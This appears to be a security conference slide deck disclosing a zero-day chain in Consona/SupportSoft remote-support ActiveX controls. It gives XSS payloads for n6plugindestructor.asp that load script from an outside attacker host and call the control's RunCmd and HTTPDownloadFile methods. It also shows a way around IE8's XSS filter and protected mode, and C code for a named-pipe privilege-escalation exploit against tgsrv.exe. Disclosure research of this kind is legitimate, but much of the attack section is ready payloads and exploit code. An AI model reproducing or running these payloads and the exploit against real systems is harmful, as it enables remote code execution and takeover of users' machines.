RELEASING A 0DAY AT ROOTEDCON

The Case of Consona/SupportSoft

INTRODUCTION

- Software that makes our life better.
  - Software that makes our life riskier.
- Point-and-click FTW.
- Browser as junction point between users and Internet.
- Heterogeneus users. A lot of them!
- I want a solution!

SUPPORTSOFT

- Acquired in 2009 by Consona
  - + 600 workers. +1500 customers
  - Keep active SupportSoft's product line.
- Remote Support
  - Intelligent Assistance Suite
    - Advanced chat. It allows a human agent to remotely control customer's PC .
  - Security is a must
    - Company that is developing the software.
    - Company that is receiving the software.
    - ¿User?


¿WHO IS USING SUPPORTSOFT I.A.S?

“SMB” SUCH AS:

- **COMCAST**
- **SYMANTEC**
- **SONY**
- **TELEFÓNICA**
- **Dell,Cox,Belgacom,TDC...**
- **http://www.google.com/search?q=n6plugindestructor**
- **http://www.google.com/search?q=inurl:sdccommon**

SUPPORTSOFT I.A.S ARCHITECTURE

- **Server**
  - Web Site
  - Intranet
  - ASP
- **Client**
  - ActiveX
  - Service(Vista/W7)
  - Javascript
  - InternetExplorer
- **Network Architecture**



HOW IS INSTALLED?

- Through Technical Support Chats links..
- Stand-Alone Installers.

WHAT ARE WE GOING TO SEE?

- How a XSS flaw ends up allowing to execute arbitrary code.
- How to bypass IE8 protected mode
- How to bypass IE8 XSS filter under certain circumstances.

WHAT IS INSTALLED? CLIENT-SIDE

- Vista / W7
  - %PROGRAMFILES%\{Company}\bin\{sprtrunsa.exe,tgsrvc.exe}
- Common Components
  - %PROGRAMFILES%\CommonFiles\SupportSoft\bin\
    - sprtctlbr.dll
    - sprtctlln.dll
    - sprtctlwmi.dll
    - sprthelper.exe
    - sprtlisten.exe
    - ssctledit.dll
    - ssrc.exe
    - **tgctlcm.dll**
    - **tgctlsi.dll**
    - tgctlsr.dll
    - tgctlss.dll
    - vnchooks.dll
    - sprtcmdtarget.ini
    - ssrclicense.txt

WHAT IS INSTALLED? SERVER-SIDE

- We don't have access to the Software Installer.
- We can not compromise a server so bye bye .ASPs :(
- URLs, JSs enumeration
  - {server}/sdcommon/...
  - {server}/sdcxuser/....
  - {server}/sdccontent/.... → Usually protected
  - sdclib.js
  - smartissue.js
  - formcheck.js
  - **pluginlicense.js + pluginwarn.js → Important!**
  - **...**


HOW DOES IT WORK? I

- Before entering the room
  - Name, problem description....
  - http://server/sdcxuser/rrn/issue_new.asp?Kernel::Kernel::sik_iss_type – Differents UUID.
    - 42df674c-1f71-4e0c-9975-392e651f97a5   #1 user
    - 8AC68A4A-20A8-4ED9-A26B-0F58DE3A02D3 #2
    - 90f19d84-1045-4d2a-a471-9141b332c5e6 #3
    - b091652e-0f02-41fa-9641-642a4a32a0b4 #4
    - ....
  - Each UUID is intended to dispatch to different rooms.
  - UUID not shared between installations.

HOW DOES IT WORK? II

- Loading ActiveX components.
- GET /sdcxuser/assistcommon/default.asp?prod=al&tipo=
  - /sdcxuser/assistcommon/controlscheck.js
    - /sdcxuser/assistcommon/downloadcontrols.asp
  - <script language='javascript' src='/sdccommon/inc/pluginwarn.js'></script>
  - <SCRIPT LANGUAGE='javascript' SRC='/sdccommon/inc/**pluginlicense.js**'></SCRIPT>
  - <script language='JavaScript'>**RenderLicense()**;</script>
  - if (navigator.userAgent.toLowerCase().indexOf("windows nt 6")!=-1) {
  - "**CLSID:01113300-3E00-11D2-8470-0060089874ED**"
    - http://{server}/sdccommon/download/tgctlcm.cab

HOW DOES IT WORK? III


Mensaje de página web

Permiso denegado 0x800a0046

Control:tgctlcm.dll

01113300-3E00-11D2-8470-0060089874ED

¿Who can instantiate and call its methods?

- Via Registry: Safe for Script: NO Safe for Init: NO
  - CATID_SafeForScripting CATID_SafeForInitializing [NO]
- Vía IObjectSafety:
  - INTERFACESAFE_FOR_UNTRUSTED_DATA # 0x1
  - INTERFACESAFE_FOR_UNTRUSTED_CALLER #0x2

```
text:6196C50A CTgConfCtl::GetInterfaceSafetyOptions()
text:6196C550  mov     dword ptr [ebx], 3 ; (0x1 | 0x2) [OK]
```

- Via Per-Site ActiveX
  - HKCU\Software\Microsoft\Windows\CurrentVersion\Ext\Stats\{**01113300-3E00-11D2-8470-0060089874ED**}\iexplore\AllowedDomains\*

Still Access Denied.... Why?


HOW DOES IT WORK? IV

- Consona/SupportSoft implements a propietary site-lock mechanism based on licenses located on a server but checked on client-side.
  - SRC='/sdccommon/inc/**pluginlicense.js**'></SCRIPT>
  - <script language='JavaScript'>**RenderLicense()**;</script>

```
function RenderLicense()
{
  if (document.SPRTLicenseForm == null)
  {
    document.write('<form name="SPRTLicenseForm"
style="display:none"><input type=hidden name="SPRTLicense"
value="TVNDRgAA...[BASE64 chunk]="></form>');
  }
}
```

HOW DOES IT WORK? V

- After decoding the BASE64 chunk we get ...
  - MSCF => Magic for .CAB
  - Digital signature
  - Embedded 'pluginlicense.ini'




```
4D 53 43 46 00 00 00 00  83 01 00 00 00 00 00 00  MSCF....â  ......
44 00 00 00 00 00 00 00  03 01 01 00 01 00 04 00  D.......└   .  .┘
00 00 00 00 14 00 00 00  00 00 10 00 83 01 00 00  ....¶.....┼.â  ..
58 16 00 00 00 00 00 00  00 00 00 00 66 00 00 00  X┬..........f...
01 00 01 00 97 01 00 00  00 00 00 00 00 00 98 36   .  .ù  ........¡
E8 41 00 00 70 6C 75 67  69 6E 6C 69 63 65 6E 73  ÞA..pluginlicens
65 2E 69 6E 69 00 FD A5  39 E2 15 01 97 01 43 4B  e.ini.²Ñ9Ô§ ù  C
```

```
[Customer]
Name=Company
[License]
Accept=I4uLj8XQ0NXRnIyc0ZyQkg==;I4uLj8XQ0NXRIp2S0ZyQkg==;
I4uLj4zF0NDV0ZyMnNGckJI=;I4uLj4zF0NDV0ZadktGckJI=
Deny=
End=Sat, 24 Apr 2010 15:16:24 GMT
GUID={0B51AD1F-1725-45FC-8E93-512463E4E353}
TimeStamp=01c786835ccb358f1e0
URL=http://server1;http://server2;http://server3;...
```

URL specifies those allowed domains that can control Consona's ActiveXs.

HOW DOES IT WORK? VI

- All Consona's Controls implements an interface named SdcWebSecureBase
- Example: **tgctlcm.dll**




```
.rdata:6198F7F4 ; const k::`vftable'
.rdata:6198F7F4 ??_7k@@6B@      dd offset ??_R4?$CComObject@VTgConfCtl@@@ATL@@6B?$SdcWebSecureBase@VTgConfCtl@@@@@
.rdata:6198F7F8 ; const ATL::CComObject<class TgConfCtl>::`vftable'{for `SdcWebSecureBase<class TgConfCtl>'}
.rdata:6198F7F8 ??_7?$CComObject@VTgConfCtl@@@ATL@@6B?$SdcWebSecureBase@VTgConfCtl@@@@@ dd offset sub_6196D02E
.rdata:6198F7F8                                          ; DATA XREF: sub_6196C0D5+13↑o
.rdata:6198F7F8                                          ; sub_6196C7D1+17↑o
.rdata:6198F7FC                 dd offset sub_6196D038
.rdata:6198F800                 dd offset sub_6196D042
.rdata:6198F804                 dd offset sub_61969948
.rdata:6198F808                 dd offset sub_6196C4D2
.rdata:6198F80C                 dd offset sub_6196C1AD
.rdata:6198F810                 dd offset sub_6196C224
.rdata:6198F814                 dd offset sub_6196C242   ; CHeck Host
.rdata:6198F818                 dd offset sub_6196C459   ; Extract license from HTML Document
.rdata:6198F81C                 dd offset sub_6196C472   ; Write License to disk. Decompress it. Check signature
```

- It checks the domain of the HTML document where it was embedded.
  - Vulnerable to potential instantiation/free attacks.[FAIL]
  - Vulnerable to XSS.[BIG FAIL]
- **¿What does happen whether we can inject JS code within the context of an allowed domain? ;)**

FROM XSS TO ARBITRARY CODE EXECUTION I

- {server}/sdccommon/verify/asp/**n6plugindestructor.asp?backurl=**
  - **Escaping quotes**
    - **?backurl=</script><script src=...**
  - **Escaping nothing.**
    - **?backurl=";}</script><script src=...**



```
<HTML>
<HEAD>
</HEAD>
<BODY onload="returnback()">
<script language=javascript>
  function returnback()
  {
    java.lang.Thread.sleep(3000);
    document.location = "" + "?" + ""
  }
</script>
</BODY>
</HTML>
```

- **Javascript**
  - Java not defined Error in IE :(
  - Duplicated functions names (returnback). The latest one is the valid :)
  - We inject the “funny” JS code within the context of the allowed domain.

FROM XSS TO ARBITRARY CODE EXECUTION II

- **Not escaping quotes**


```
?backurl=";}</script><script
src="http://www.hoygan.cn.com/paypal/ebay/pluginlicense.js"
type="text/javascript"></script><script>RenderLicense();</script><script>f
unction returnback(){ var cnfctl = new
ActiveXObject("SdcUser.TgConfCtl"); cnfctl.WHATEVER();}</script><!--
```

- **Escaping quotes**
  - Put payload and logic into an external .js
    - var license='...<form name="SPRTLicenseForm"... ';
    - var payload='<script>var nameObj="SdcUser.TgConfCtl"; var cnfctl = new ActiveXObject(nameObj); cnfctl.WHATEVER();</script>';

```
?backurl=</script><script
src=http://www.hoygan.cn.com/paypal/ebay/evil.js></script><script>functi
on returnback()
{document.write(license);document.write(payload);}</script>
```

FROM XSS TO ARBITRARY CODE EXECUTION III

Bypassing IE8 anti XSS filter. The case of Telefonica.


XSS Hello World - Windows Internet Explorer
http://www.ericlawrence.com/test/xss/Hello.asp?txtName=%3Cscript%3Ea
Live Search
XSS Hello World
Done
Internet | Protected Mode: On
100%

Internet Explorer modified this page to prevent a potential cross-site scripting attack. Click here for more information...

Hello, alert("bang! script injection\n"+document.cookie);

- Same domain policy → It does not check for XSS.
- Allowed domains for Telefónica: {xx,xx,xxx,xxxx}.atar.**rima-tde.net**
- {*.staticIP}.**rima-tde.net** - > Telefónica's domestic ADSL IP pool.
- By enticing the victim into visiting our malicious webpage located on a web-server within this Domestic ADSL IP pool. **[GAME OVER]**
- Other companies potentially affected


FROM XSS TO ARBITRARY CODE EXECUTION IV

- **Funny methods implemented in tgctlcm.dll (SdcUser.TgConCtl)**
  - HRESULT **RunCmd**([in] BSTR cmd, [in] BSTR args, ...);
  - HRESULT **Install**([in] BSTR source_in, ...);
  - HRESULT **HTTPDownloadFile**([in] BSTR url,[in] BSTR destfile, ...);
  - HRESULT **GetUserName**([out, retval] BSTR* userName);

  BEFORE VISTA → [GAME OVER]
- **Buffer overflow In RunCmd. Unicode.**
- **VISTA AND W7 → IE8 PROTECTED MODE!!**
  - Low integrity level. Limited access.
  - %USERPROFILE%\AppData\LocalLow\...


BYPASSING IE8 PROTECTED MODE

- **tgsrv.exe** (Support soft Repair Service)
- IPC through named pipes.
  - \\.\pipe__RepairService_pipe__company
- Local and remote(Post-Auth)



```
.text:00402CDC                 and     [ebp+var_4], 0
.text:00402CE0                 mov     ecx, [eax]
.text:00402CE2                 mov     eax, [eax+4]
.text:00402CE5                 push    edi
.text:00402CE6                 mov     [ebp+var_10], esp
.text:00402CE9                 push    4E20h           ; nDefaultTimeOut
.text:00402CEE                 push    eax             ; int
.text:00402CEF                 push    ecx             ; lpName
.text:00402CF0                 lea     ecx, [ebp+var_34]
.text:00402CF3                 call    ??0nmpipe_cListener@@QAE@XZ ; nmpipe_cListener::nmpipe_cListener(void)
```


- Implements 15 opcodes (files,registry,execution...)



```
.text:00402389
.text:00402389 loc_402389:                             ; CODE XREF: sub_402378+8↑j
.text:00402389                 mov     eax, [esi]
.text:0040238B                 xor     edi, edi
.text:0040238D                 cmp     eax, 0Eh        ; switch 15 cases
.text:00402390                 ja      loc_4024B7      ; default
.text:00402396                 jmp     ds:off_4024BF[eax*4] ; switch jump
```


BYPASSING IE8 PROTECTED MODE II

- 1.By using GetUserName() we build a valid LocalLow path c:\users\{username}\appData\LocalLow
- 2.By using HTTPGetFile or HTTPDownloadFile we can download any binary to our controlled path.
- 3.RunCmd to execute it.
- 4.[Optional] Buffer Overflow when handling CreateProcess params



BYPASSING IE8 PROTECTED MODE III

- It calls GetTickCount() to obtain a 'timestamp' that will be used to verify our “packet”, based on a MD5 hash of the payload.



```
.text:004016CE                 call    ds:GetTickCount
.text:004016D4                 xor     edx, edx
.text:004016D6                 mov     edi, 2710h
.text:004016DB                 mov     ecx, eax
.text:004016DD                 mov     ebx, 104h
.text:004016E2                 div     edi
.text:004016E4                 lea     eax, [ebp+Str1]
.text:004016EA                 push    ebx             ; int
.text:004016EB                 mov     edi, 1420h
.text:004016F0                 push    eax             ; int
.text:004016F1                 push    edi             ; int
.text:004016F2                 push    esi             ; Src
.text:004016F3                 sub     ecx, edx
.text:004016F5                 mov     [esi], ecx
.text:004016F7                 call    sub_40C7B0
.text:004016FC                 push    [ebp+Str2]      ; Str2
.text:004016FF                 lea     eax, [ebp+Str1]
.text:00401705                 push    eax             ; Str1
.text:00401706                 call    __mbscmp
```

- Remote TimeStamp?
  - TCP/IP stack (tcpip.sys) on Vista/W7/2008.
  - SMB2 Negotiation :)

BYPASSING IE8 PROTECTED MODE IV

LOCAL EXPLOIT – PRIVILEGE ESCALATION - TGSRV.EXE

```
#DEFINE COMMAND “calc.exe”
#DEFINE OPCODE 7
char evilBuffer[ 4 + 4 + 0x1500 ]= {0};
*(DWORD*)(evilBuffer)= OPCODE;
hPipe=CreateFileA("\\\\.\\pipe\\__RepairService_Pipe__company",...);
strcpy( (evilBuffer + 0x8 + 0x109 ), COMMAND );
ticks = GetTickCount();
*( DWORD* )( evilBuffer + 8 )= ticks - (ticks % 10000);
CalculateMD5( ( void* )( evilBuffer + 8) );
WriteFile( hPipe,( void* )evilBuffer, sizeof( evilBuffer ) - 1, &junk, NULL);
```

CONCLUSIONS

- **Consona/SupportSoft I.A.S**
  - Vulnerable to XSS
  - Vulnerable to Remote (Client-Side) Arbitrary Code Execution
  - **DNS hijacking not needed at all. XSS works like a charm.**
  - Vulnerable to Local Privilege Escalation.
  - Vulnerable to Buffer Overflows.
  - Internal servers exposed.
  - Able to bypass IE XSS Filter.
  - Able to bypass IE8 Protected Mode.
  - Exploit 100% reliable.

"Nevertheless**... it does move**" *Galileo Galilei*.

RUBEN SANTAMARTA

CONTACT (AT) REVERSEMODE (DOT) COM